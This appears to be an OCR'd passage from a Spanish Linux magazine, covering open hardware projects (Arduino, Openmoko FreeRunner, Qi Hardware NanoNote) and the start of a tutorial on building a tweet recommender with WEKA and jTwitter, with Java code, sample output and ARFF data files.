El juego está implementado en C++ y hace uso de las librerías SDL, como tantos otros videojuegos libres; Open GL para los gráficos tridimensionales; y FreeType para la reproducción de fuentes y textos. Los script del juego también incorporan una tecnología libre llamada Squirrel.

http://scourgeweb.org/



Hardware Libre y Copyleft Hardware

La libertad traspasa la barrera de lo virtual a lo físico

Basado en movimiento del Software Libre(GNU/Linux, FSF, BSD...) y junto con la aparición de otras licencias libres para otro tipo de contenido diferente de software (musica, texto, imagen...) como Creative Commons, últimamente está naciendo otra corriente que intenta llevar esta filosofía al mundo del hardware.

Tanto el software como los contenidos pueden ser consideradas piezas de información que pueden ser duplicados indefinidamente, transmitirse de una parte a otra del planeta en un instante, modificarse, unirse o separarse para formar otra nueva pieza de información y aunque lamentablemente, de momento, una placa o un modelo industrial no están sujetos a esas reglas, sí pueden hacerlo todas sus características y la información necesaria para realizarlas (planos CAD, notas de producción, esquemas electrónicos, lista de materiales....). Lo necesario para que alguien en cualquier parte de mundo pueda llegar a producir la misma placa o carcasa, modificarlas, unirlas o separarlas para crear otra cosa diferente y al igual que con la licencia GPL en el software, este resultado también sera hardware libre.

A continuación detallo tres proyectos que han optado por esta ultima opción , una nueva manera de entender el hardware no considerándolo sólo un producto sino el resultado de un esfuerzo colectivo que se realiza de manera transparente y abierta, una visión hasta ahora asociada exclusivamente al mundo del software.

Arduino

Arduino es una plataforma de hardware libre basada en una sencilla placa de entradas y salidas simple y un entorno de desarrollo que implementa el lenguaje de programación Processing/Wiring. Arduino se puede utilizar para desarrollar objetos interactivos, autónomos ó puede ser conectado al software del ordenador (por ejemplo: Macromedia Flash, Processing, Max/MSP, Pure Data). Las placas se pueden montar a mano ó adquirirse. El entorno de desarrollo integrado libre se pueden descargar gratuitamente.

La definición más acertada que he oído de Arduino es: "Arduino es la cinta americana de la electrónica, sirve para todo".

Existen varios modelos oficiales y clones de esta placa. El modelo más popular es el Arduino Duemilanove con las siguientes especificaciones:

- Microcontrolador Atmega328,
- Voltaje de funcionamiento 5V,
- E/S Digitales 14 (6 de las cuales puede proporcionar salida PWM, para el control de motores),
- Entradas analógicas 6,
- Memoria Flash 32 KB (ATmega328) de las cuales 2 KB las utiliza el bootloader,
- SRAM 2 KB (Atmega328),
- EEPROM 1 KB (Atmega328),
- Frecuencia del Reloj 16 Mhz.

Comunicación y programación a través de USB

Además, tanto los fabricantes originales, como terceros, proporcionan multitud de complementos para esta placa (llamados Shields), con diferentes funcionalidades, tales como Ethernet, XBee, pantallas, teclados numéricos, joysticks, control de motores y un largo etc. Pero, como sucede con los productos de hardware libre interesantes, lo más destacable de esta placa es su comunidad y la ingente cantidad de tutoriales, ejemplos y proyectos disponibles en la red.

Openmoko Neo FreeRunner

El Neo FreeRunner es un smartphone con pantalla táctil destinado a usuarios versados en GNU/Linux y a los desarrolladores de software.

Desde su lanzamiento en Julio de 2008, el total de ajustes y mejoras proporcionado tanto por el equipo de desarrollo de Openmoko Inc. como su brillante comunidad, ha conseguido estabilizar el sistema y crear múltiples distribuciones GNU/Linux que actualmente soporta el hardware, entre la cuales destacan SHR, QtMoko , Debian y Android

Openmoko Inc. cedió el control del proyecto Openmoko Neo FreeRunner a la comunidad en abril de 2009 y se centró en hacer otros productos diferentes a la telefonía.

Especificaciones :

- Pantalla táctil de alta resolución (1.7" x 2.27" - 43mm x 58mm) 480x640 pixels,
- 128MB de memoria SDRAM,
- GPS interno,
- Bluetooth,
- 802.11 b/g WiFi,
- Procesador ARM4 a 400Mhz,
- 2 acelerómetros 3D,
- Tribanda GSM y GPRS 900/1800/1900 Mhz,
- Función USB Host con salida 500mA.

Qi Hardware (Ben) NanoNote

La versión de NanoNote es un ordenador ultra pequeño destinado a desarrolladores que ven la promesa del Hardware Libre y quieren crear su propia experiencia de usuario. Es el compañero ideal para contenido libre, imaginamos a los desarrolladores convirtiéndolo en un dispositivo para reproducir música o vídeo para el formato Ogg, o como visualizador offline de la Wikipedia, seguir cursos MIT Opencourse Ware ó simplemente sorprendiendo a sus amigos creando un ultrapequeño ordenador de mano. Tú eliges la distribución. El NanoNote es el primero de esta línea de productos que irá aumentando en prestaciones.

Especificaciones :

- CPU: Jz4720 XBurst MIPS-compatible a 336 MHz,
- pantalla: 3.0" color TFT,
- resolución: 320 x 240, 16.7M colores,
- dimensiones (mm): 99 x 75 x 17.5 (tapa cerrada),
- peso: 126 g (incl. batería),
- DRAM: 32MB Synchronous DRAM,
- Conector auriculares (3.5 mm),
- SDHC microSD,
- Batería 850mAh Li-ion,
- Memoria Flash 2GB NAND,
- mini-USB: USB 2.0 High-Speed (cliente USB ,no host),
- Micrófono y altavoz.

Aunque lo más importante de este dispositivo no son sus características, sino la historia y la filosofía que hay detrás. El proyecto Qi Hardware es una comunidad de entidades (empresas, universidades, individuos...) que tiene el objetivo de realizar hardware 100% libre, lo que denominamos hardware copyleft, a todos los niveles, incluso liberar los procesos de producción para que sea posible clonar o derivar el hardware y producirlo sin más coste de licencia que el cumplir con la licencia Creative Commons CCBySA.

Hasta aquí muy parecido a lo comentado en los anteriores proyectos como Openmoko ó Arduino, pero en el proyecto Qi Hardware queremos ir mas allá, queremos bajar a nivel de chip, "la libertad parcial no es libertad" y llegar a ese nivel no es tarea fácil, por lo que se ha planteado el proyecto en diferentes etapas.

(ben) en chino significa comienzo, inicio. NanoNote es el primer producto que sale al mundo real del proyecto Qi Hardware, con él estamos en libertad a nivel de PCB (placa) y en proceso están los planos CAD de la carcasa, pero nuestra comunidad es muy inquieta y apenas concluyó el proceso de preproducción del NanoNote, empezó a trabajar para continuar avanzando hacia el objetivo marcado.

Ya tenemos en proceso de diseño y previsto en breve, empezar a producir los primeros prototipos de:

- (Ya) Nanonote: evolución del Ben Nanonote surgido de las sugerencias de la comunidad, (Ya) en chino es brote/florecer
- SAKC (Swiss Army Knife Card): Una placa de entradas, salidas digitales y analógicas para conectar sensores y actuadores para funcionar de manera autónoma, como complemento de NanoNote o conectado a un PC
- Milkymist One: el más ambicioso de los tres y que será el primer paso hacia la libertad a nivel de chip, una placa de desarrollo pensada para el tratado de vídeo y audio en tiempo real, especialmente pensada para VJ, con entrada/salida de vídeo y múltiples entrada/salidas de audio (analógico, DMX512, MIDI), USB, Ethernet, RS232... y lo más importante es que contiene un FPGA (chip programable XC6SLX45 Spartan-6) que viene preprogramado con una CPU 100% libre, LatticeMico32.



Figura 1. Arduino neo nanonote 200mm



Figura 2. Solo nanonote 150mm

El objetivo de Qi Hardware, en proyecto Milkymist One, es acabar de desarrollar los chips de los periféricos para los diferentes conectores existentes en la placa para, una vez estables, crear una placa con un SoC(System on a chip) 100% libre, en ASIC (chips no programables) que son más económicos cuando se producen en masa y mas rápidos ya que pueden aguantar frecuencias de reloj más altas.

Todo este proceso, aquí resumido, es un reto enorme y no precisamente corto, pero el resultado dará alternativas a los amantes de la libertad en el hardware, al igual que el Software Libre ha cambiado la manera de entender y desarrollar el software


Así que animo a todo aquel que quiera apoyar el hardware copyleft y formar parte del proyecto Qi Hardware, a quien quiera hackear e involucrarse a cualquier nivel, desde el hardware hasta los procesos de marketing y producción, pasando por el desarrollo de software se una a nosotros ya sea participando en la lista de correo, creando contenido o traduciendo el wiki, dando difusión al proyecto, o comprando el primero de los dispositivos nacidos de esta iniciativa, el (Ben) NanoNote.

En Tuxbrain, creemos en esta nueva manera de entender el hardware y nos sentimos orgullosos de ser distribuidores oficiales de todos ellos, además de formar parte activa de las diferentes comunidades, promocionando los dispositivos en diferentes eventos, testeando, generando contenido y traducciones, buscando y probando accesorios compatibles y apoyando a los desarrolladores en sus proyectos.

WEKA y jTwitter:
Gestiona Twitter de manera inteligente

José María Gómez Hidalgo

La programación de sistemas que exhiban comportamientos inteligentes es una tarea crecientemente simple, gracias a la existencia de bibliotecas de software libre con funcionalidades cada vez más avanzadas. En el artículo anterior de esta serie, hemos introducido las posibilidades de la biblioteca WEKA, que permite crear programas con la capacidad de aprender automáticamente. En este artículo combinamos dichas capacidades, extendidas al trabajo con datos textuales, con una biblioteca de acceso a Twitter, para crear un recomendador de *tweets*, y presentar algunos conceptos adicionales de Inteligencia Artificial.



es@lpmagazine.org

Una de las características que permite evidenciar que el comportamiento de un programa es inteligente es su capacidad de aprender de la experiencia, es decir, de mejorar sus resultados conforme pasa el tiempo. Los mecanismos del aprendizaje humano son aún en gran medida desconocidos, pero lo poco que sabemos de ellos ha permitido el desarrollo de técnicas que permiten a los programas realizar hoy actividades impensables hace años, y no solo por su crecimiento espectacular en capacidad de cómputo. Quizá el ejemplo más notable de estas técnicas son las redes neuronales, que a la postre no son otra cosa que una imitación de los mecanismos humanos de aprendizaje de más bajo nivel conocidos, que se encuentran a nivel celular.

Cada vez más es necesario que los programas exhiban la capacidad de aprender, ya que su capacidad de procesar cantidades de información muy superiores a las de un ser humano potenciaría notablemente su utilidad. Un ejemplo claro son los buscadores de Internet (como Google) por contraste con los directorios como el Open Directory Project. Mientras que la búsqueda se trata de la aplicación de una serie de algoritmos sobre inmensas cantidades de datos, los directorios constituyen esfuerzos humanos, generalmente colaborativos. Si un buscador que se precie hoy en día es capaz de almacenar información extraída de manera automática sobre decenas de miles de millones de sitios web, el mayor directorio actual sólo incluye la información generada por 88.000 humanos sobre 4.5 millones de páginas web.

Este ejemplo es especialmente importante porque pone de manifiesto el principal problema al que nos enfrentamos los seres humanos en Internet y otros medios hoy día, que es la sobrecarga de información. Desde las actividades laborales (un médico se enfrenta a decenas de miles de informes al preparar el caso de un paciente, un estudiante puede recopilar centenares de referencias cuando va a aprender un lenguaje de programación, etc.), a las personales (100 contactos en Facebook a un promedio de 10 publicaciones al día, son 1000 mensajes a leer: ¿te los lees todos?), cada día recibimos muchísima más información de la que somos capaces de procesar. ¿Cómo enfrentar este problema? La única manera de hacerlo



es contar con la ayuda de sistemas automáticos que, por un lado, posean la capacidad de procesar toda esa información por nosotros, y por el otro, sean capaces de aprender de nuestras decisiones para determinar que información es más interesante para cada usuario. Estos son los sistemas de recomendación.

Los sistemas de recomendación

El objetivo de un sistema de recomendación es seleccionar elementos de información potencialmente interesantes para un usuario, en función de sus intereses. Se trata de una actividad no trivial, ya que muchas veces incluso a los seres humanos nos cuesta describir nuestros intereses, y más que otra persona los entienda. Al mismo tiempo, es una actividad dual a la búsqueda de información, por ejemplo en un buscador web:

- En la búsqueda, se trabaja sobre una colección relativamente estática de documentos (por ejemplo, los libros de una biblioteca), mientras que en la recomendación la colección está constantemente actualizada (por ejemplo, las noticias periodísticas).
- En la búsqueda, la necesidad de información es dinámica (por ejemplo, ahora voy a buscar páginas web sobre Java, y luego sobre fútbol), mientras que en la recomendación la necesidad de información es estática (por ejemplo, quiero que me avises cada vez que salga alguna noticia sobre el iPhone).

Sin embargo, esta dualidad es en realidad un paralelismo, por lo que en el fondo, se utilizan más o menos las misma técnicas en ambos tipos de sistemas, los de búsqueda y los de recomendación, pero en formas diferentes y para funciones diferentes.

En los sistemas de recomendación, es importante definir dos aspectos:

- Como vamos a capturar y representar los intereses del usuario.
- Como vamos a representar los datos o documentos que le queremos recomendar.

Y la clave es saber elegir una representación que permita comparar ambas cosas y tomar decisiones de relevancia: esta noticia, ¿sería importante para este usuario?

De los dos aspectos, el más difícil con mucha diferencia es el primero. Los intereses del usuario se suelen llamar "modelo del usuario", y hace más de veinte años que se realizan conferencias científicas sobre este tema (las llamadas "User Modelling Conferences"), y que existen revistas especializadas en ello. Obviamente, el modelado de usuario (que consiste en determinar cómo representar sus intereses o características de una manera efectiva) no solo es útil en los sistemas de recomendación. Por ejemplo, el ser capaz de clasificar a un usuario como "novel", "medio" o "avanzado" permite que cualquier programa (desde el diseño gráfico hasta un lector de correo electrónico) le ofrezca unas opciones u otras según su nivel de conocimientos, lo que a su vez le permite dominar el programa con mucha facilidad. Al final, siempre se trata de mejorar la "experiencia de usuario", es decir, la calidad (comodidad, sencillez, efectividad, etc.) percibida por el mismo ante cualquier sistema informático.

Atendiendo al modo en que se representa y construye el modelo del usuario, los sistemas de recomendación se pueden clasificar en dos grandes grupos: los sistemas colaborativos, y los sistemas basados en el contenido.

Sistemas colaborativos

Los sistemas colaborativos se basan en definir el perfil del usuario en términos de lo que prefieren otros usuarios parecidos a él. El ejemplo más sencillo de esto en Internet es la tienda online Amazon. Por ejemplo, en la Figura 1 se ve una recomendación de esta tienda cuando un usuario ha seleccionado un libro sobre el lenguaje de programación Java. El sistema automático de Amazon le recomienda vídeos de aprendizaje de Java, y otros libros de C++ o de programación web.

¿Sobre qué base realiza Amazon esta recomendación? Ellos mismos nos lo explican, en el rótulo de la figura: "Los consumidores que compraron este libro compraron también..." ("Consumers who bought this item also bought"). Esencialmente, Amazon explota toda la información disponible en su base de datos de ventas para recomendar libros y otros bienes a los usuarios, sobre la base de lo que otros han comprado. Por tanto, para cada persona que ha comprado algo en Amazon, sus datos, y sobre todo, sus preferencias, están guardadas y configuran su perfil personal.

Es más, Amazon también almacena el historial de navegación de los usuarios, usando para ello *cookies*. Por ejemplo, cuando se sale de Amazon y se vuelve a entrar unos minutos más tarde, la página de Amazon ya no es la portada genérica, sino una personalizada con recomendaciones basadas en el histórico de visitas, como se puede ver en la Figura 2. Ahora la recomendación no está basada sólo en lo que un usuario ha visitado recientemente, sino también en lo que otros usuarios visitan cuando han accedido al mismo contenido, como se ve en la frase "Los consumidores que vieron esto también vieron..." ("Consumers who viewed this also viewed").



Figura 1. Recomendaciones de Amazon basadas en las compras de productos




Figura 2. Recomendaciones de Amazon basadas en el historial de navegación

Es fundamental, ya que Amazon guarda tanta información de sus usuarios, que permita a los mismos acceder a ella y, o bien borrarla (por cuestiones de privacidad) o bien editarla (para hacerla más precisa y que las recomendaciones sean óptimas). Por ejemplo, es posible editar el historial de navegación en Amazon usando el enlace "Ver o editar el historial de navegación" ("View or edit your browsing history") en la pantalla de la Figura 2.

Los recomendadores colaborativos se basan pues en seleccionar los objetos a recomendar en base al parecido entre un usuario (sus acciones) y los demás. El perfil del usuario está constituido por los objetos que selecciona, y los elementos recomendados se eligen de entre los presentes en la base de datos según lo que otros usuarios con similares objetos seleccionados prefieren.

Sistemas basados en contenido

Los sistemas basados en contenido construyen un perfil explícito, generalmente en forma de palabras clave, que o bien seleccionan los usuarios o bien se extraen de los objetos que eligen. Un ejemplo paradigmático son las alertas de Google, que consisten en búsquedas guardadas que Google activa periódicamente para enviar un correo al usuario con las novedades relativas a las mismas. Por ejemplo, en la Figura 3 se ve tres alertas configuradas sobre los temas "captcha", "optenet" y "spam". Las dos primeras son exhaustivas (web, blogs, noticias), y admiten hasta 20 resultados, mientras que la última es para noticias y solamente se admiten 10 resultados.

Las alertas definidas en Google Alertas definen el perfil del usuario, que en este caso construye él mismo de manera explícita, definiendo sus intereses manualmente. Los intereses están constituidos por palabras clave, y los elementos recomendados se seleccionan por la aparición de dichas palabras clave en ellos. Lo fundamental es que se comparan los elementos a seleccionar con el perfil del usuario, y no éste con los perfiles de otros usuarios. Por ello, los sistemas de recomendación basados en el contenido usan el contenido de los elementos a seleccionar para efectuar la recomendación.

La construcción del perfil se puede realizar en base a palabras clave seleccionadas por los usuarios, o bien en términos de los objetos que prefiere. En este caso, se analizan los contenidos de dichos objetos (por ejemplo la tabla de contenidos o el propio texto de un libro o de una noticia), y se extraen una serie de palabras clave que pueden ser positivas (recomendar los objetos en los que aparecen dichas palabras) o negativas (no recomendar los objetos en los que aparecen). Este perfil se puede construir usando técnicas de aprendizaje automático, de modo que se pide a los usuarios que decidan si los objetos recomendados son de su interés (realimentación o "feedback"), y en función de sus decisiones, se adapta el perfil analizando dichos elementos y agregando o eliminando palabras clave.

Los sistemas de recomendación basados en el contenido tienen, pues, la necesidad de analizar el contenido de los objetos a recomendar. La naturaleza de estos objetos depende mucho de la aplicación con la que se trabaja, es decir, pueden tener distintos formatos. Por




Figura 3. Alertas de Google configuradas manualmente por un usuario

ejemplo, si nos centramos en redes sociales, los objetos pueden ser páginas web, comentarios, posts de blogs, etc., todos ellos generalmente en modo de texto, pero también pueden ser imágenes (como fotografías de Flickr) o vídeos (de Youtube). A fecha de hoy, el análisis del contenido de formatos como la imagen o el vídeo es una tarea muy difícil, circunscrita en gran medida al ámbito de la investigación. En general, para la recomendación de objetos de estos formatos no se suele usar el contenido de los mismos, sino otros datos que los caracterizan (como su título, las etiquetas asociadas a ellos por los usuarios o creadores de los mismos, el texto que los rodea en una página web, etc.).

En este artículo vamos a demostrar la construcción de un recomendador basado en contenido que trabaja sobre objetos de texto, demostrando las capacidades adicionales de aprendizaje que se encuentran disponibles en el paquete WEKA para el procesamiento de texto.

Un ejemplo con Twitter

Para demostrar como se puede construir un recomendador basado en contenido usando técnicas de aprendizaje, vamos a trabajar sobre Twitter. Esta herramienta es el sistema de micro-blogging más popular de la red, con más de 45 millones de usuarios en el mundo, y alrededor de un millón en España. Twitter es usado habitualmente para informar sobre la actividad actual de un usuario ("¿Qué estás

Listado 1. Ejemplo sencillo de programación con jTwitter

```
import winterwell.jtwitter.*;
import java.util.*;

public class DemoJTwitter {
        public static void main (String argv[])
throws Exception {

// Construir un objeto Twitter
Twitter twitter = new Twitter("usuario","contraseña");

// Mostrar el estado de un usuario
System.out.println("Estado: " +
twitter.getStatus("otro_usuario"));

// Realizar una búsqueda
Twitter.Status hit;
java.util.List<Twitter.Status> results =
twitter.search("texto_de_busqueda");
// Recorrer la lista de resultados
Iterator iterator = results.iterator();
                 while (iterator.hasNext()) {
                   hit = (Twitter.Status)
iterator.next();
// Mostrar cada resultado o hit
System.out.println("Resultado: " + hit);
                 }


        }
}
```

Listado 2. Resultado de la ejecución del ejemplo `DemoJTwitter`

```
Estado: Escribiendo un artículo para Linux+
Resultado: A presentation on linux facts http://goo.gl/fb/16z0
Resultado: TechBlogs Today Post:: How to Resolve Linux Error- "Read-only file system" http://
techblogstoday.com/archives/20034
Resultado: @Borja_Elias Mi máquina virtual de WXP aún no queda, y no me gustan los mensajeros de linux,
siempre me salen con excusas para no trabajar.
Resultado: Linux users, get your Windows refund today - ZDNet UK (blog ... http://bit.ly/90Hgnc #Linux
Resultado: RT @cerog83: @Kervero pero sale de control, como k es pequeño // un poco pero en mi linux corre
chido y se mira bien
Resultado: Linux 9.10.iso lined up for ImgBurn. Fuck, I'm a nerd.
Resultado: Linux Laptop | Mini Laptop Online Guide http://cli.gs/5uM66
Resultado: Linux.com :: Create a backup server with Restore http://goo.gl/JO1X
Resultado: Escribiendo un artículo para Linux+
Resultado: Just Viewed: Red Hat Linux 9.0 Personal http://www.5r.com.au/B00008QODZ/rd
Resultado: @YourDailyThread, you could use a Linux LiveCD. I use Ubuntu in cases like that. Here > http:
//is.gd/88vYF
Resultado: Escribiendo un artículo para la revista Linux+
Resultado: Revolution studio schopt kont! applicaties voor windows/mac en linux maken d.m.v de engelse taal.
Ben bezig met een Lan chat applicatie
Resultado: @acedrew That's an object lesson in why Linux is empirically better than Windows. (Also, I <3
rsync. Use it for Time-Machine-like backup!)
Resultado: cool, just noticed that Pencil is also available for linux and windows
...
```

Listado 3. Archivo ARFF de ejemplo para una prueba sencilla

```
@relation ejemplo_simple
@attribute texto String
@attribute clase {bueno,malo}

@data
'A presentation on linux facts http://goo.gl/fb/16z0',bueno
'TechBlogs Today Post:: How to Resolve Linux Error- "Read-only file system" http://techblogstoday.com/
archives/20034',malo
'@Borja_Elias Mi máquina virtual de WXP aún no queda, y no me gustan los mensajeros de linux, siempre me
salen con excusas para no trabajar.',bueno
'Linux users, get your Windows refund today - ZDNet UK (blog ... http://bit.ly/90Hgnc #Linux',malo
'RT @cerog83: @Kervero pero sale de control, como k es pequeño // un poco pero en mi linux corre chido y se
mira bien',bueno
'Linux 9.10.iso lined up for ImgBurn. Fuck, I m a nerd.',malo
'Linux Laptop | Mini Laptop Online Guide http://cli.gs/5uM66',malo
'Linux.com :: Create a backup server with Restore http://goo.gl/JO1X',malo
'Escribiendo un artículo para Linux+',bueno
'Just Viewed: Red Hat Linux 9.0 Personal http://www.5r.com.au/B00008QODZ/rd',malo
'@YourDailyThread, you could use a Linux LiveCD. I use Ubuntu in cases like that. Here > http://is.gd/
88vYF',malo
'Escribiendo un artículo para la revista Linux+',bueno
'Revolution studio schopt kont! applicaties voor windows/mac en linux maken d.m.v de engelse taal. Ben bezig
met een Lan chat applicatie',malo
'@acedrew That s an object lesson in why Linux is empirically better than Windows. (Also, I <3 rsync. Use it
for Time-Machine-like backup!)',malo
'cool, just noticed that Pencil is also available for linux and windows',malo
```

haciendo?"), o para expresar opiniones, quejas y recomendaciones para otros usuarios, junto con enlaces a posts de blogs y noticias recientes.

En Twitter, un usuario tiene asociados tres elementos fundamentales:

- Sus estados, que es el conjunto de actualizaciones de estado, opiniones, noticias, etc., que edita con cierta frecuencia (desde una vez cada dos o tres días, hasta decenas de veces al día). Cada mensaje puede tener hasta 140 caracteres, ya que con frecuencia se envían desde teléfonos móviles, y por ello las URLs incluidas con frecuencia se abrevian usando acortadores de URLs como bit.ly.
- Los usuarios a los que sigue, es decir, cuyas actualizaciones lee, y que aparecen designados como "following" (siguiendo). Las actualizaciones de estos usuarios se muestran en el panel del usuario.
- Los usuarios que le siguen, es decir, que leen sus actualizaciones, y que se designan como "followers" (seguidores).

Estos tres elementos se muestran en la Figura 4, en la que se pueden observar: las actualizaciones de estado propias y de los usuarios a quienes se sigue en el centro, y enlaces a seguidos y seguidores a la derecha.

¿Por qué trabajar sobre Twitter? Por varias razones:

- Obviamente, su popularidad es una razón importante.
- Twitter es uno de los sistemas más abiertos en cuanto a su programación. Existen numerosas APIs (*Application Programming Interfaces*, Interfaces de Programación de Aplicaciones) libres, y son relativamente simples (en comparación con Facebook por ejemplo).
- Si un usuario es seguidor de sólo una docena de personas en Twitter, y estos son mínimamente activos, estará recibiendo más de un centenar de actualizaciones al día. ¿Tienes tiempo para leer todas las actualizaciones de estado de tus contactos?

En resumen, Twitter es una plataforma sencilla para demostrar no solo la necesidad y utilidad de un recomendador, sino también la relativa simplicidad con que se puede programar un sistema de recomendación.

Usando jTwitter

Para programar aplicaciones relacionadas con Twitter, existen múltiples APIs disponibles. De entre ellas, hemos seleccionado jTwitter porque se trata de una API libre, sencilla, y está programada en Java. Esta última característica permite que su integración con el sistema de minería de datos o aprendizaje automático WEKA sea muy sencilla, ya que está escrito en el mismo lenguaje.

Para demostrar su uso, hemos planteado un ejemplo que consulta el estado de un usuario, y que hace una búsqueda de *tweets* en Twitter. El ejemplo se ve en el Listado 1.

En el listado de ejemplo, se pueden ver varias cosas interesantes:

- En primer lugar, se realiza la importación de la biblioteca `winterwell.jtwitter`.
- En segundo lugar, la conexión a Twitter se realiza a través de la creación de un objeto `twitter` de la clase `Twitter`, a cuyo constructor se pasan como parámetros el nombre de usuario y la contraseña del mismo.
- A continuación se consulta el estado de un usuario usando la función `getStatus` del objeto `twitter`, pasando a la misma el nombre del usuario.

Listado 4. Archivo ARFF de resultados tras procesar el ejemplo de prueba

```
@relation 'ejemplo_simple-weka.filters.unsupervised.a
ttribute.StringToWordVector-R1-W1000-prune-rate-1.0-
N0-stemmerweka.core.stemmers.NullStemmer-M2-tokeniz
erweka.core.tokenizers.WordTokenizer -delimiters \"
\\r\\n\\t.,;:\\\'\\\"()?!\"'

@attribute clase {bueno,malo}
@attribute //goo numeric
@attribute 9 numeric
@attribute Escribiendo numeric
@attribute I numeric
@attribute Laptop numeric
@attribute Linux numeric
@attribute Linux+ numeric
@attribute Windows numeric
@attribute a numeric
@attribute artículo numeric
@attribute backup numeric
@attribute com numeric
@attribute de numeric
@attribute en numeric
@attribute for numeric
@attribute http numeric
@attribute in numeric
@attribute is numeric
@attribute linux numeric
@attribute m numeric
@attribute me numeric
@attribute no numeric
@attribute para numeric
@attribute pero numeric
@attribute that numeric
@attribute un numeric
@attribute use numeric
@attribute y numeric

@data

{1 1,16 1,19 1}
{0 malo,6 1,16 1}
{13 1,19 1,21 1,22 1,23 1,28 1}
{0 malo,6 1,8 1,16 1}
{13 1,14 1,19 1,24 1,26 1,28 1}
{0 malo,2 1,4 1,6 1,9 1,15 1,20 1}
{0 malo,5 1,6 1,16 1}
{0 malo,1 1,6 1,9 1,11 1,12 1,16 1}
{3 1,7 1,10 1,23 1,26 1}
{0 malo,2 1,6 1,12 1,16 1}
{0 malo,4 1,6 1,9 1,16 1,17 1,25 1,27 1}
{3 1,7 1,10 1,23 1,26 1}
{0 malo,13 1,14 1,19 1,20 1}
{0 malo,4 1,6 1,8 1,11 1,15 1,17 1,18 1}
{0 malo,15 1,18 1,19 1,25 1}
```

- Finalmente, se realiza una búsqueda usando la función `search` del objeto `twitter`, que recibe como parámetro el texto de búsqueda, y cuyos resultados almacenados en el objeto `results` (que es una lista de objetos de tipo `Twitter.Status`), se recorren con un iterador, y se van imprimiendo por pantalla a razón de uno por línea.

Por razones de privacidad, recomendamos realizar las pruebas en Twitter con una cuenta de test. Para poder ejecutar este ejemplo, es preciso haber agregado el archivo jar de la biblioteca a la variable de entorno `CLASSPATH`. Su ejecución en línea de órdenes se realiza a través de:

```
java DemoJTwitter
```

Y los resultados de la ejecución se muestran en el Listado 2, donde se puede observar que el estado del usuario `jmgomez` se muestra no sólo en la primera línea, sino también entre los resultados de la búsqueda, que en esta prueba es “linux+”.

La API jTwitter permite no sólo hacer búsquedas, sino publicar el estado del usuario usado para conectarse, listar el estado y comentarios de otros usuarios, etc.

Esquema algorítmico y diseño de la solución

Con las funcionalidades disponibles en jTwitter, es posible construir muchos tipos de recomendadores, dependiendo del objetivo buscado:

- Se puede construir un recomendador de URLs que, dependiendo de una serie de palabras clave introducidas por el usuario, busque *tweets* relacionados, y extraiga las URLs de aquellos que las tengan. El sistema puede ir modificando el perfil de usuario en base al texto de los *tweets* o de las páginas web que el usuario evalúe como interesantes o a ignorar.
- Se puede construir un recomendador de usuarios, de modo que se extraigan los *tweets* de los usuarios a los que uno sigue, y se busquen nuevos usuarios con el texto de dichos *tweets*. Si un usuario es suficientemente parecido a otros que se siguen, se recomienda.

Y como éstas, se nos pueden ocurrir numerosas aplicaciones. Sin embargo, en este artículo pretendemos utilizar la recomendación como filtro para no tener que leer todos los comentarios de los usuarios a los que uno sigue, es decir, aliviar la carga que supone recibir cientos de actualizaciones de estado al día, de las cuales no todas son interesantes. Para ello, el sistema de recomendación debe realizar las siguientes acciones:

- Descargar las actualizaciones de estado o *tweets* de los contactos a los que el usuario del programa sigue en Twitter.
- Una por una, contrastar si son de interés para el usuario en función de su perfil, construido previamente en base al texto de tweets que le han gustado o no previamente.
- Si un comentario parece de interés para el usuario, se le muestra. El usuario debe decidir si le gusta o no (realimentar al sistema).
- Cada comentario mostrado al usuario se introduce en la colección de datos con su evaluación (positiva o negativa).
- El sistema debe reentrenarse antes de finalizar, para que aprenda de los comentarios recientemente evaluados por el usuario.

Aunque este recomendador es suficientemente complejo (dentro de su sencillez) como para requerir un diseño modular adecuado (con varias clases, encargadas de la interacción con el usuario, la comunicación con Twitter, o el aprendizaje), hemos decidido implementarlos por sencillez como una sola clase que trabaja sobre línea de órdenes, sin interfaz gráfica. De otro modo, el ejemplo no resulta suficientemente ilustrativo del potencial del aprendizaje automático aplicado sobre datos textuales.

Aprendiendo sobre datos textuales

Antes de pasar al código del programa de ejemplo en cuestión, conviene introducir algunas nociones más sobre el aprendizaje automático, sobre todo en lo que concierne al trabajo con datos textuales, usando la biblioteca de software libre WEKA. Como base, se recomienda encarecidamente la lectura del artículo anterior de esta serie, disponible en el número de enero de Linux+ y titulado de la misma manera que el presente.

Representación del problema

